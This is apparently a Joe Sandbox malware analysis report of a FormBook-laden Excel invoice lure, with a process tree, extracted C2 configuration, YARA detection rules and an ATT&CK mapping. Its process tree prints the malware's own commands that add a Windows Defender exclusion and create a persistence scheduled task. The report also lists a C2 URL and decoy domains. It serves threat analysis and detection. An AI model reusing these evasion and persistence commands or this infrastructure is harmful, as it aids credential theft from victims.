

ID: 626593
Sample Name: PROFORMA INVOICE.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 15:09:33
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report PROFORMA INVOICE.xlsx 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Signatures 6
Memory Dumps 6
Unpacked PEs 6
Sigma Signatures 7
Exploits 7
Snort Signatures 7
Joe Sandbox Signatures 7
AV Detection 7
Exploits 7
Software Vulnerabilities 7
Networking 8
E-Banking Fraud 8
System Summary 8
Data Obfuscation 8
Boot Survival 8
Malware Analysis System Evasion 8
HIPS / PFW / Operating System Protection Evasion 8
Stealing of Sensitive Information 8
Remote Access Functionality 8
Mitre Att&ck Matrix 9
Behavior Graph 9
Screenshots 10
Thumbnails 10
Antivirus, Machine Learning and Genetic Malware Detection 11
Initial Sample 11
Dropped Files 11
Unpacked PE Files 11
Domains 12
URLs 12
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
World Map of Contacted IPs 14
Public IPs 14
General Information 15
Warnings 15
Simulations 15
Behavior and APIs 15
Joe Sandbox View / Context 16
IPs 16
Domains 16
ASNs 16
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe 16
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\13D6C471.wmf 16
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\19CBAA30.emf 17
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4A37827C.wmf 17
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6731B0A7.wmf 17
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C335FFBE.wmf 18
C:\Users\user\AppData\Local\Temp\tmp7282.tmp 18
C:\Users\user\AppData\Local\Temp\~DF3A9718BB32954321.TMP 18
C:\Users\user\AppData\Local\Temp\~DF6BDEF7AB5AFB6A2C.TMP 19
C:\Users\user\AppData\Local\Temp\~DFB5BF52C584DCD599.TMP 19
C:\Users\user\AppData\Local\Temp\~DFC72BCB116CB2ED22.TMP 19
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\80IVWTICKZQK6HB0AL5T.temp 19
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy) 20
C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe 20
C:\Users\user\Desktop\~$PROFORMA INVOICE.xlsx 20
C:\Users\Public\vbc.exe 21
Static File Info 21

General 21
File Icon 21
Network Behavior 22
Network Port Distribution 22
TCP Packets 22
UDP Packets 24
DNS Queries 24
DNS Answers 24
HTTP Request Dependency Graph 24
HTTP Packets 24
Statistics 26
Behavior 26
System Behavior 26
Analysis Process: EXCEL.EXEPID: 2816, Parent PID: 576 26
General 26
File Activities 27
Registry Activities 27
Analysis Process: EQNEDT32.EXEPID: 2212, Parent PID: 576 27
General 27
File Activities 27
File Created 27
File Written 28
Registry Activities 31
Key Created 31
Analysis Process: vbc.exePID: 1200, Parent PID: 2212 31
General 31
File Activities 32
File Created 32
File Deleted 32
File Written 32
File Read 33
Analysis Process: powershell.exePID: 2532, Parent PID: 1200 33
General 33
File Activities 34
File Read 34
Analysis Process: schtasks.exePID: 2452, Parent PID: 1200 35
General 35
File Activities 35
File Read 35
Analysis Process: vbc.exePID: 1072, Parent PID: 1200 35
General 35
File Activities 36
File Read 36
Analysis Process: explorer.exePID: 1860, Parent PID: 1072 36
General 36
File Activities 37
Analysis Process: mstsc.exePID: 172, Parent PID: 1860 37
General 37
File Activities 37
File Read 37
Registry Activities 37
Analysis Process: firefox.exePID: 1720, Parent PID: 172 37
General 37
Disassembly 38

Copyright Joe Security LLC 2022


Windows Analysis Report

PROFORMA INVOICE.xlsx

Overview

General Information

Sample Name:	PROFORMA INVOICE.xlsx
Analysis ID:	626593
MD5:	5b9ddbdf0a0af07.
SHA1:	77687d59abbd0b.
SHA256:	e11f7d510b899e..
Tags:	VelvetSweatshop xlsx
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: EQNEDT32.EXE c…
- Yara detected AntiVM3
- System process connects to networ…
- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Sigma detected: File Dropped By EQ…
- Tries to steal Mail credentials (via fi…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2816 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2212 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1200 cmdline: "C:\Users\Public\vbc.exe" MD5: F7ECD12D134AAF3541396C78337CE672)
    - powershell.exe (PID: 2532 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - schtasks.exe (PID: 2452 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\dDqpEdJEtzi" /XML "C:\Users\user\AppData\Local\Temp\tmp7282.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - vbc.exe (PID: 1072 cmdline: C:\Users\Public\vbc.exe MD5: F7ECD12D134AAF3541396C78337CE672)
      - explorer.exe (PID: 1860 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - mstsc.exe (PID: 172 cmdline: C:\Windows\SysWOW64\mstsc.exe MD5: 4676AAA9DDF52A50C829FEDB4EA81E54)
          - firefox.exe (PID: 1720 cmdline: C:\Program Files (x86)\Mozilla Firefox\Firefox.exe MD5: C2D924CE9EA2EE3E7B7E6A7C476619CA)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.admincost.com/n6g4/"
  ],
  "decoy": [
    "bw589jumpb.xyz",
    "lojas-marias.com",
    "gadgersvip.com",
    "zeavd.com",
    "moment4miracles.com",
    "wildcanetours.com",
    "executivetravelandlogistics.com",
    "uspplongee.com",
    "schilova.online",
    "smoothie-optics.com",
    "masterima.net",
    "kickball.site",
    "theastralark.com",
    "nick-sylvestro.com",
    "properscooter.com",
    "wave-thermodynamics.com",
    "bitcollide.com",
    "xed5555.com",
    "tsue-sangyo.com",
    "lucianaejoaoalberto.com",
    "6084pinelake.info",
    "plentyhearty.com",
    "findmylostphone.me",
    "cliffpassphotographyllc.com",
    "goddessboi.com",
    "vulkan-platinum-online.info",
    "jumpn-giveaway.online",
    "linymar.xyz",
    "topgir.site",
    "oifreunion.com",
    "lewks.beauty",
    "servellobody.com",
    "eagle-five.com",
    "agelessfish.com",
    "daulat-kantorbahasamalut.com",
    "zombarias.com",
    "chimneyrepairbiloxi.com",
    "starline-pools.com",
    "financeenovationinc.com",
    "sakvoyge.online",
    "46458.pet",
    "babyminer.xyz",
    "alcosto.club",
    "aeroyogabrasil.com",
    "cellphstudy.com",
    "bldh45.xyz",
    "sguoffcampusrentals.com",
    "nehalooks.com",
    "employeebnsf.com",
    "duniacuan.online",
    "running-diary.site",
    "o-taguro.com",
    "iacli.run",
    "cariniclinicalconsulting.com",
    "btcspay.xyz",
    "funaoka-watanabedent.com",
    "jamesreadtanusa.com",
    "dems-clicks.com",
    "dowsjonesc.top",
    "joseikinmadoguchi.com",
    "hulizb6.com",
    "luxurybathshowers.com",
    "kapamilla.com",
    "duowb.com"
  ]
}
```


Copyright Joe Security LLC 2022

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.1069848663.0000000000140000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.1069848663.0000000000140000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.1069848663.0000000000140000.00000040.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18809:$sqlite3step: 68 34 1C 7B E1 • 0x1891c:$sqlite3step: 68 34 1C 7B E1 • 0x18838:$sqlite3text: 68 38 2A 90 C5 • 0x1895d:$sqlite3text: 68 38 2A 90 C5 • 0x1884b:$sqlite3blob: 68 53 D8 7F 8C • 0x18973:$sqlite3blob: 68 53 D8 7F 8C
0000000D.00000000.1175795140.000000000000C0000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000D.00000000.1175795140.000000000000C0000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x24c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x24fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x32345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x31df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x32447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x325bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x259ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x3106c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x26732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x37987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x38a9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 37 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
9.0.vbc.exe.400000.9.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.0.vbc.exe.400000.9.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab87:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
9.0.vbc.exe.400000.9.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a09:$sqlite3step: 68 34 1C 7B E1 • 0x17b1c:$sqlite3step: 68 34 1C 7B E1 • 0x17a38:$sqlite3text: 68 38 2A 90 C5 • 0x17b5d:$sqlite3text: 68 38 2A 90 C5 • 0x17a4b:$sqlite3blob: 68 53 D8 7F 8C • 0x17b73:$sqlite3blob: 68 53 D8 7F 8C
4.2.vbc.exe.3842f58.9.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
4.2.vbc.exe.3842f58.9.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0xd7b20:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xd7eba:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x102940:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x102cda:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x12c760:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x12cafa:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xe525d:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x11007d:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x139e9d:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xe4d09:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x10fb29:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139949:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xe535f:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x11017f:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x139f9f:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xe54d7:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x1102f7:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x13a117:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xd88d2:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1036f2:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12d512:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06
Click to see the 20 entries				

Sigma Signatures

Exploits



Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits



Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities



Copyright Joe Security LLC 2022

Shellcode detected

Networking



System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud



Yara detected FormBook

System Summary



Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation



.NET source code contains potential unpacker

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival



Uses schtasks.exe or at.exe to add and modify task schedules

Drops PE files to the user root directory

Malware Analysis System Evasion



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Sample uses process hollowing technique

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information



Yara detected FormBook

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality




Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	1 DLL Side-Loading	1 DLL Side-Loading	1 1 Disable or Modify Tools	1 OS Credential Dumping	3 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 5 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Shared Modules	1 Scheduled Task/Job	6 1 2 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 1 3 System Information Discovery	Remote Desktop Protocol	1 Man in the Browser	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 3 Exploitation for Client Execution	Logon Script (Windows)	1 Scheduled Task/Job	1 Scripting	Security Account Manager	2 2 1 Security Software Discovery	SMB/Windows Admin Shares	1 Data from Local System	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	4 Obfuscated Files or Information	NTDS	2 Process Discovery	Distributed Component Object Model	1 Email Collection	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Scheduled Task/Job	Network Logon Script	Network Logon Script	2 3 Software Packing	LSA Secrets	3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Masquerading	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	3 1 Virtualization/Sandbox Evasion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	6 1 2 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph


Copyright Joe Security LLC 2022




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PROFORMA INVOICE.xlsx	35%	Virustotal		Browse
PROFORMA INVOICE.xlsx	24%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.0.vbc.exe.400000.9.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
